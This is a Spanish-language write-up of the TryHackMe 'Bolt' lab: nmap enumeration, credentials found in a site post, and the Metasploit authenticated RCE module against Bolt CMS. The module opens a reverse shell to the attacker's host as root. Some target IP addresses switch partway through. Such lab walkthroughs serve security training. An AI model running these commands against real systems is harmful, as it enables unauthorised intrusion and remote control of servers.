Bolt

Resolviendo la máquina Bolt


> En esta publicación, comparto cómo resolví la máquina **Bolt** de TryHackMe.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.


```
ping -c 1 10.10.210.91
```



TTL=63 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.210.91 -oG allPorts
```




```
nmap -p22,80,8000 -sCV 10.10.210.91 -oN targeted
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 10:05 CEST
Nmap scan report for 10.10.210.91
Host is up (0.051s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    (PHP 7.2.32-1)
|_http-title: Bolt | A hero is unleashed
|_http-generator: Bolt
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Thu, 24 Jul 2025 08:05:54 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Thu, 24 Jul 2025 08:05:54 GMT
|     Content-Type: text/html; charset=UTF-8
|     pragma: no-cache
|     expires: -1
|     X-Debug-Token: 38e37c
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Bolt | A hero is unleashed</title>
|     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
|     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
|     <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|     <meta name="generator" content="Bolt">
|     </head>
|     <body>
|     href="#main-content" class="vis
```

```
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Thu, 24 Jul 2025 08:05:53 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: public, s-maxage=600
|     Date: Thu, 24 Jul 2025 08:05:53 GMT
|     Content-Type: text/html; charset=UTF-8
|     X-Debug-Token: d4a8d0
|     <!doctype html>
|     <html lang="en-GB">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Bolt | A hero is unleashed</title>
|     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
|     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
|     <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|     <meta name="generator" content="Bolt">
|     <link rel="canonical" href="http://0.0.0.0:8000/">
|     </head>
|_    <body class="front">
```

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.95%I=7%D=7/24%Time=6881E962%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,28ED,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Thu,\x2024\x20Jul\x20
SF:2025\x2008:05:53\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP
SF:/7\.2\.32-1\+ubuntu18\.04\.1\+deb\.sury\.org\+1\r\nCache-Control:\x20pu
SF:blic,\x20s-maxage=600\r\nDate:\x20Thu,\x2024\x20Jul\x202025\x2008:05:53
SF:\x20GMT\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nX-Debug-Toke
SF:n:\x20d4a8d0\r\n\r\n<!doctype\x20html>\n<html\x20lang=\"en-GB\">\n\x20\
SF:x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"u
SF:tf-8\">\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20
SF:content=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<title>Bolt\x20\|\x20A
SF:\x20hero\x20is\x20unleashed</title>\n\x20\x20\x20\x20\x20\x20\x20<l
SF:ink\x20href=\"https://fonts\.googleapis\.com/css\?family=Bitter\|Roboto
SF::400,400i,700\"\x20rel=\"stylesheet\">\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<link\x20rel=\"stylesheet\"\x20href=\"/theme/base-2018/css/bulma\.css\
SF:?8ca0842ebb\">\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel=\"styleshe
SF:et\"\x20href=\"/theme/base-2018/css/theme\.css\?6cb66bfe9f\">\n\x20\x20
SF:\x20\x20\t<meta\x20name=\"generator\"\x20content=\"Bolt\">\n\x20\x20\x2
SF:0\x20\t<link\x20rel=\"canonical\"\x20href=\"http://0\.0\.0\.0:8000/\">\
SF:n\x20\x20\x20\x20</head>\n\x20\x20\x20<body\x20class=\"front\">\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20<a\x20")%r(FourOhFourRequest,1527,"HTTP/1
SF:\.0\x20404\x20Not\x20Found\r\nDate:\x20Thu,\x2024\x20Jul\x202025\x2008:
SF:05:54\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP/7\.2\.32-1
SF:\+ubuntu18\.04\.1\+deb\.sury\.org\+1\r\nCache-Control:\x20private,\x20m
SF:ust-revalidate\r\nDate:\x20Thu,\x2024\x20Jul\x202025\x2008:05:54\x20GMT
SF:\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\npragma:\x20no-cache
SF:\r\nexpires:\x20-1\r\nX-Debug-Token:\x2038e37c\r\n\r\n<!doctype\x20html
SF:>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\
SF:x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial
SF:-scale=1\.0\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20<title>Bolt\x20\|\x20A\x20hero\x20is\x20unleashed</title>\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20<link\x20href=\"https://fonts\.googleapis\
SF:.com/css\?family=Bitter\|Roboto:400,400i,700\"\x20rel=\"stylesheet\">\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/
SF:theme/base-2018/css/bulma\.css\?8ca0842ebb\">\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/theme/base-2018/css/them
SF:e\.css\?6cb66bfe9f\">\n\x20\x20\x20\x20\t<meta\x20name=\"generator\"\x2
SF:0content=\"Bolt\">\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20<a\x20href=\"#main-content\"\x20class=\"v
SF:is");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
```

HTTP

`http://10.10.158.108:8000/`

Latest Entries

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)

Read more

Written by *bolt* on Saturday July 18, 2020

Message From Admin

Hello Everyone,


Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!


Regards,

Jake (Admin)

Se encuentra el usuario(`bolt`) y la contraseña (`boltadmin123`).

Se realiza una búsqueda para ver donde se encuentra el directorio de inicio de sesión del **Bolt CMS**, se encuentra en la ruta: `http://10.10.158.108:8000/bolt`.





Explotación

MSFconsole

Se realiza una búsqueda en *MSFconsole*. Se encuentra el exploit (`exploit/unix/webapp/bolt_authenticated_rce`) que permite ejecutar **RCE (Remote Code Execution)**.

```
search Bolt CMS
use 0 | use exploit/unix/webapp/bolt_authenticated_rce
show options
set RHOSTS 10.10.210.91
set LHOST 10.8.184.124
set USERNAME bolt
set PASSWORD boltadmin123
check
exploit
```

```
[+] Reverted user profile back to original state.
[+] 10.10.158.108:8000 - The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "ngdpkp".
```

```
[*] Started reverse TCP handler on 10.8.184.124:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "fxwdt".
[*] Found 4 potential token(s) for creating .php files.
[+] Deleted file pfdewhexlm.php.
[+] Deleted file ngpnulpefp.php.
[+] Used token 5856c51ccfc380ccd1ea1b92f5 to create uyyklqbi.php.
[*] Attempting to execute the payload via "/files/uyyklqbi.php?fxwdt=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.8.184.124:4444 → 10.10.158.108:45234) at 2025-07-24 11:19:14 +0200
[+] Deleted file uyyklqbi.php.
[+] Reverted user profile back to original state.

whoami
root
```

`background`

`sessions -u 1`

`sessions 2`

Se accede al directorio: `/home`.

`cd /home`

`ls`

```
Listing: /home
=============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040755/rwxr-xr-x  4096    dir   2020-07-18 22:51:31 +0200  bolt
100644/rw-r--r--  277509  fil   2020-07-18 21:36:48 +0200  composer-setup.php
100644/rw-r--r--  34      fil   2020-07-18 21:33:14 +0200  flag.txt
```